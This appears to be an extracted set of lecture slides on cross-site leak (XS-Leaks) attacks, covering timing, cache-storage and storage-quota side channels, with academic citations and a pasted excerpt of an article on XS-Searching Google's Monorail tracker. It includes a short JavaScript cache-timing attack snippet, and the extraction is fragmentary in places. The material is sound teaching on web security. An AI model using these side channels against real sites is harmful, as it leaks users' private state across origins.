
# Client-side: XSSLeaks

- › Cross-site leaks: obtain side-channel information of cross-origin resource
- › Same attack scenario as with CSRF
  - ›› Victim executes JS on attacker.com
- › Types of side-channel information
  - ›› Size, web page has iframe, response status
- › Response from website depends on state of the user
  - ›› Attacker can infer this state

# May leak informatio




~183kB



~19kB



May leak inform  
(sec



Gelernter, Nethanel, and Amir Herzberg. "Cross-site search attacks." Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS). ACM, 2015.

# Client-side: XSSLeaks

- › XS-Search is an instance of XSSLeaks
  - ›› Abuses search functionality of target site
  - ›› Leverages either processing time or response size
  - ›› May try to perform response (size/time) inflation
- › search(keyword) returns 1/0 results
  - ›› Response inflation: 1 result will be repeated many times
  - ›› Response time leaks whether 1 or 0 results were returned
- › Search for secret string character by character

# Client-side: XSSLeaks

- › Techniques to leak response size:
  - ›› Web timing
  - ›› Browser timing
  - ›› Browser storage quota
  - ›› TCP windows (HEIST)
- › Other leaking vectors:
  - ›› Frame count
  - ›› Number of redirects
  - ›› Error events: response status
  - ›› XSS filter: presence of JS code
  - ›› ...

# Client-side web vulnerabilities

XSSLeaks: web/browser timing

# Cross-site timing attacks [1]


- State-dependent content



victim


attacker.com

example.com



Start timer

Stop timer



```

```

↳ error event

[1] Bortz et al. 2007. Exposing private information by timing web applications. In Proceedings of the 16th international conference on World Wide Web (WWW '07). ACM, New York, NY, USA, 621-628.


# Browser-based timing attacks [1]



victim

attacker.com

example.com




- Abuse of firing events during parsing process
- **suspend** when fetched
  - **error** on fail

[1] Van Goethem et al. The Clock is Still Ticking: Timing Attacks in the Modern Web. In Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15). ACM, New York, NY, USA, 1382-1393.

# XSLeaks: Cache Storage Attack

```
let url = 'https://example.org/resource';
let opts = {credentials: "include", mode: "no-cors"};
let request = new Request(url, opts);
let bogusReq = new Request('/bogus');
fetch(request).then(function(resp) {
    // Resource download complete
    start = window.performance.now();
    return cache.put(bogusReq, resp.clone())
}).then(function() {
    // Resource stored in cache
    end = window.performance.now();
});
```

*Avg. time to perform timing attack (ms)*





# XSSLeaks: Browser-based timing attacks

- › Can differentiate resource that differ few KB
- › Video parsing mechanisms already patched in several browsers
  - ›› New features may cause new side-channels (e.g. SRI, image parsing, ...)
- › Real-world attacks can be improved by using response inflation
  - ›› One result is repeated many times → difference in response size is artificially enlarged
- › Attacks discovered in 2016; bug hunters starting to leverage techniques

**Medium**

Cybersecurity




Upgrade



# XS-Searching Google's bug tracker to find out vulnerable source code

Or how side-channel timing attacks aren't that impractical



Luan Herrera

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Nov 19, 2018 · 6 min read

Monorail is an open-source issue tracker used by many “Chromium-orbiting” projects, including Monorail itself. Other projects include Angle, PDFium, Gerrit, V8, and the Alliance for Open Media. It is also used by Project Zero, Google's 0-day bug-finding team.

This article is a detailed explanation of how I could have exploited Google's Monorail issue tracker to leak sensitive information (vulnerable source code


# Client-side web vulnerabilities

XSLeaks: storage quota

# XSLeaks: Abusing storage quota


- › Each site (eTLD+1) has a specific quota
  - ›› IndexedDB, localStorage, ...
  - ›› Cross origin resources (!!!)
- › When quota is reached, any attempt to store more is blocked
- › Can be used to determine **exact size** of cross-origin resource
- › Exact size --> defenses against response inflation do not work

Quota



